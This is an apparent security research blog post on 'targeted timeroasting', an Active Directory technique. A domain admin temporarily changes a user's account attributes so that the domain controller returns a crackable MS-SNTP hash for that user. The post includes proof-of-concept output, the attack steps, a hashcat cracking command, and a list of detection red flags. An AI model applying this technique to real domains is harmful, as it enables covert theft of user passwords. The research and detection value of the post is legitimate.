

Targeted Timeroasting: Stealing User Hashes With NTP


 medium.com/@offsecdeer/targeted-timeroasting-stealing-user-hashes-with-ntp-b75c1f71b9ac

Giulio Pierantoni

January 21, 2025

Domain admins can manipulate user attributes to obtain MS-SNTP hashes for accounts other than computers. This can be used as an alternative privileged credential theft technique. I am calling it “targeted timeroasting” due to the similarities with attacks like targeted kerberoasting and AS-REP roasting, where accounts that normally couldn’t be targeted with these attacks are tampered to make them vulnerable, potentially allowing attackers to retrieve the user’s clear text password from offline cracking.

Press enter or click to view image in full size



```
PS C:\Users\Administrator\desktop> .\TargetedTimeroast.ps1 -domainController 192.168.0.222 -v -victim administrator
VERBOSE: [*] sAMAccountName: administrator. RID = 500. userAccountControl = 66048
VERBOSE: [*] Updating sAMAccountName to administrator$ and userAccountControl to WORKSTATION_TRUST_ACCOUNT
VERBOSE: [*] Sending MS-SNTP request for RID 500
VERBOSE: [*] We got a hash!
500:$sntp-ms$34d6ed03bbf390b0782bdfbf035ed21e$1c0111e9000000000000a3d324c4f434ceb38caa968099179e1b8428bfffcd0aeb391b
VERBOSE: [*] Restoring attributes for administrator
VERBOSE: [*] No more targets. Quitting.
PS C:\Users\Administrator\desktop>
```

Timeroasting is an interesting attack discovered and documented by [Tom Tervoort from Secura](#). The attack relies on [MS-SNTP](#), Microsoft’s own authentication extension to the NTP and SNTP protocols used by domain joined hosts to synchronize time with a domain controller.

Unauthenticated clients can take a list of RIDs and send MS-SNTP requests to a DC to collect MD5 digests calculated with domain computer hashes. This makes timeroasting a viable method to identify and crack pre-created machine accounts and other weak computer passwords in a stealthier manner than by using dictionaries or tools like [pre2k](#).

As I mentioned in my article about [weak computer passwords](#) timeroasting has two weaknesses:

- it can only be used to obtain computer hashes
- it requires a way to map RIDs to usernames, so either NULL sessions or valid domain credentials

I found it fascinating how NTP can be used to potentially compromise Active Directory accounts, but these constraints are very limiting. This is why I started thinking about alternative ways to widen the scope of timeroasting.


I asked myself, how does a DC check whether an account is a computer or a user? Could we maybe trick Windows into thinking a user account is actually a computer, and make it send us its hash? We sure can.

User or Computer?


sAMAccountType attribute which informs us on the account subtype an object belongs to, the most common [values](#) being:

- SAM_NORMAL_USER_ACCOUNT (0x30000000) = users
- SAM_MACHINE_ACCOUNT (0x30000001) = computers

Press enter or click to view image in full size



Normally this attribute can't be modified, not even by domain admins.



Luckily for us an object's sAMAccountType is automatically updated to reflect the type of account found in its userAccountControl flags. This attribute has in fact several flags to select an account's characteristics:

- UF_NORMAL_ACCOUNT = 512 (users)
- UF_WORKSTATION_TRUST_ACCOUNT = 4096 (computers)
- UF_SERVER_TRUST_ACCOUNT = 8192 (domain controllers)

These flags are mutually exclusive, as only one of these values can be set at any given time. When a user's userAccountControl is changed to 4096 its sAMAccountType is

automatically updated to SAM_MACHINE_ACCOUNT, making the DC treat it like a computer.

By the [MS-SAMR specification](#) under normal circumstances it shouldn't be possible to modify an existing account's userAccountControl to swap UF_NORMAL_ACCOUNT for UF_WORKSTATION_TRUST_ACCOUNT or viceversa, not even when full write permissions are granted on the target account, however domain admins are exempt from this rule.

Press enter or click to view image in full size

21. An existing userAccountControl attribute SHOULD NOT be modified such that the UF_WORKSTATION_TRUST_ACCOUNT bit is removed and the UF_NORMAL_ACCOUNT bit is added, or vice-versa; on error, return a failure code. This modification, however, MUST be allowed if the client is a member of the Domain Administrators group. <29>


This means that unfortunately targeted timeroasting cannot be used as an unprivileged account takeover technique, like targeted kerberoasting and AS-REP roasting, shadow credentials, ESC14, etc.

Before a DC decides to calculate an MS-SNTP hash for a user account it also checks if its sAMAccountName ends with a \$. As domain admins modifying the attribute is trivial, as long as there isn't already another account with the target's name plus a trailing \$ in the domain.


Once a user's userAccountControl and sAMAccountName are modified the domain controller will happily give out its hash to anyone asking.

PoC

It is important to note that user accounts cannot be used for interactive logons while UF_WORKSTATION_TRUST_ACCOUNT is set.



Open sessions seem to be completely unaffected, and if the original attributes are restored immediately after receiving the hash the user won't notice any disruptions.



I modified Jacopo Scannella's [PowerShell timeroasting script](#) to make a rough PoC which you can find on my [GitHub](#). It requires to be run with domain admin credentials from a domain-joined host with the PowerShell ActiveDirectory module installed. It works as such:

1. grab target's objectSid and userAccountControl attributes
2. set target's userAccountControl to UF_WORKSTATION_TRUST_ACCOUNT (4096)
3. add a trailing \$ to target's sAMAccountName
4. verify the attributes were modified correctly (optional)

5. extract RID and send it to DC in a MS-SNTP client request
6. extract hash from server response
7. restore original userAccountControl and sAMAccountName values
8. check if the restore was successful (optional)

Press enter or click to view image in full size

```
PS C:\Users\administrator.TESTLAB\desktop> .\TargetedTimeroast.ps1 -v -file .\users.txt -domainController 192.168.0.222
VERBOSE: [*] sAMAccountName: administrator. RID = 500. userAccountControl = 66048
VERBOSE: [*] Updating sAMAccountName to administrator$ and userAccountControl to WORKSTATION_TRUST_ACCOUNT
VERBOSE: [*] Sending MS-SNTP request for RID 500
VERBOSE: [*] We got a hash!
500:$sntp-ms$8ae374a558db4ac8e7a6125aa3a7c3b$1c0111e90000000000af9e84c4f434ceb387aa9103c1707e1b8428bffbfc0aeb39c4212a
33cb08eb39c4212433e5e0
VERBOSE: [*] Restoring attributes for administrator
VERBOSE: [*] sAMAccountName: bhope. RID = 1106. userAccountControl = 66048
VERBOSE: [*] Updating sAMAccountName to bhope$ and userAccountControl to WORKSTATION_TRUST_ACCOUNT
VERBOSE: [*] Sending MS-SNTP request for RID 1106
VERBOSE: [*] We got a hash!
1106:$sntp-ms$560e14d1ae6575b8f356e0df00ab9bda$1c0111e90000000000af9e84c4f434ceb387aa912aeadfde1b8428bffbfc0aeb39c4211
a9e30d8eb39c4213a9e5265
VERBOSE: [*] Restoring attributes for bhope
VERBOSE: [*] sAMAccountName: tantani. RID = 1104. userAccountControl = 66048
VERBOSE: [*] Updating sAMAccountName to tantani$ and userAccountControl to WORKSTATION_TRUST_ACCOUNT
VERBOSE: [*] Sending MS-SNTP request for RID 1104
VERBOSE: [*] We got a hash!
1104:$sntp-ms$cb788ea63c5f05e8bef6811f5b57e8a1$1c0111e90000000000af9e84c4f434ceb387aa912ad794ae1b8428bffbfc0aeb39c4214
ed6593deb39c4214ed67415
VERBOSE: [*] Restoring attributes for tantani
VERBOSE: [*] sAMAccountName: pirelli. RID = 1105. userAccountControl = 66048
VERBOSE: [*] Updating sAMAccountName to pirelli$ and userAccountControl to WORKSTATION_TRUST_ACCOUNT
VERBOSE: [*] Sending MS-SNTP request for RID 1105
VERBOSE: [*] We got a hash!
1105:$sntp-ms$d28433d95c1257856c6ba9be4621a57b$1c0111e90000000000af9e84c4f434ceb387aa90f927b98e1b8428bffbfc0aeb39c4210
38a2f99eb39c421638a4a71
VERBOSE: [*] Restoring attributes for pirelli
VERBOSE: [*] sAMAccountName: vulnuser. RID = 1132. userAccountControl = 66048
VERBOSE: [*] Updating sAMAccountName to vulnuser$ and userAccountControl to WORKSTATION_TRUST_ACCOUNT
VERBOSE: [*] Sending MS-SNTP request for RID 1132
VERBOSE: [*] We got a hash!
1132:$sntp-ms$33037230b3c86d93ee309a3372a4bc2b$1c0111e90000000000af9e84c4f434ceb387aa9130df4b5e1b8428bffbfc0aeb39c4211
7266d52eb39c4217726882a
VERBOSE: [*] Restoring attributes for vulnuser
VERBOSE: [*] No more targets. Quitting.
PS C:\Users\administrator.TESTLAB\desktop>
```

If we look at the packet exchange we see it's literally just an NTP transaction, with the RID being provided in the request and the reply containing the digest generated from the account's NT hash. The salt appended to the hash by the script is taken from the bytes of the reply's NTP packet.

Press enter or click to view image in full size


The screenshot shows a packet capture analysis of an NTP transaction. The left pane displays the packet details for Frame 189 (Request In: 188). The right pane shows the raw packet data in hexadecimal and ASCII. Red boxes highlight the RID (1132), the Key ID (6c040000), and the Message Authentication Code (MAC) in the request packet. The MAC is a digest of the request data, including the RID and Key ID.

Again this is just a quick and dirty PoC made by someone with no serious PowerShell scripting experience, and since the script temporarily modifies every target user I wouldn't use it against an entire domain, but rather a select few users.

Hashcat's 31300 mode can help us bruteforce these hashes, we need to either build the program from source or download the [beta](#) to use this mode:

```
hashcat -a 0 -m 31300 hashes.txt dictionary.txt
```

Press enter or click to view image in full size



```
$sntp-ms$c4f5719b81a7a9b3e7f0f85e258dba66$1c0111e9000000000000a195e4c4f434ceb3781b05540c91de1b8428bffbfc0aeb37a322c5616c2beb37a322c5618db9:MegaPassword!1
$sntp-ms$dbe45b39872f60beb3a657c593b2c9e4$1c0111e9000000000000a195e4c4f434ceb3781b054986e20e1b8428bffbfc0aeb37a322cc99509:BBBBBBBB!1
$sntp-ms$b131954f33a64de2112ff9a2be0d4e9$1c0111e9000000000000a195e4c4f434ceb3781b0529c4bfe1b8428bffbfc0aeb37a322f29c3123eb37a322f29c4bfb:AAAAAAA!1
$sntp-ms$f92b216392862062e852905ce0bdecc2$1c0111e9000000000000a195f4c4f434ceb3781b0543e16bce1b8428bffbfc0aeb37a32320463213eb37a32320464ceb:AAAAAAA!1

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 31300 (MS SNTP)
Hash.Target.....: /home/kali/timeroast.txt
```

In my case the module wouldn't work unless I remove the RID in each hash.

Conclusion

The biggest red flags for this kind of attack are:

- multiple MS-SNTP client requests sent by the same host with a different RID
- the RID in these requests belongs to a user and not a computer
- a user's `userAccountControl` is having its `UF_NORMAL_ACCOUNT` bit (0x0200) unset and its `UF_WORKSTATION_TRUST_ACCOUNT` bit (0x1000) set and viceversa
- a user's account was modified to add a trailing \$ to its `sAMAccountName`

As a technique it might be useful when an attacker with domain admin privileges wishes to find the clear text password of a few specific users but does not want to risk getting caught, thus deciding to avoid credential extraction methods that are likely to sound alarms.

References

- <https://www.secura.com/uploads/whitepapers/Secura-WP-Timeroasting-v3.pdf>
- https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-sntp/8106cb73-ab3a-4542-8bc8-784dd32031cc
- https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-samr/4df07fab-1bbc-452f-8e92-7853a3c7e380
- <https://github.com/SecuraBV/Timeroast/blob/main/timeroast.ps1>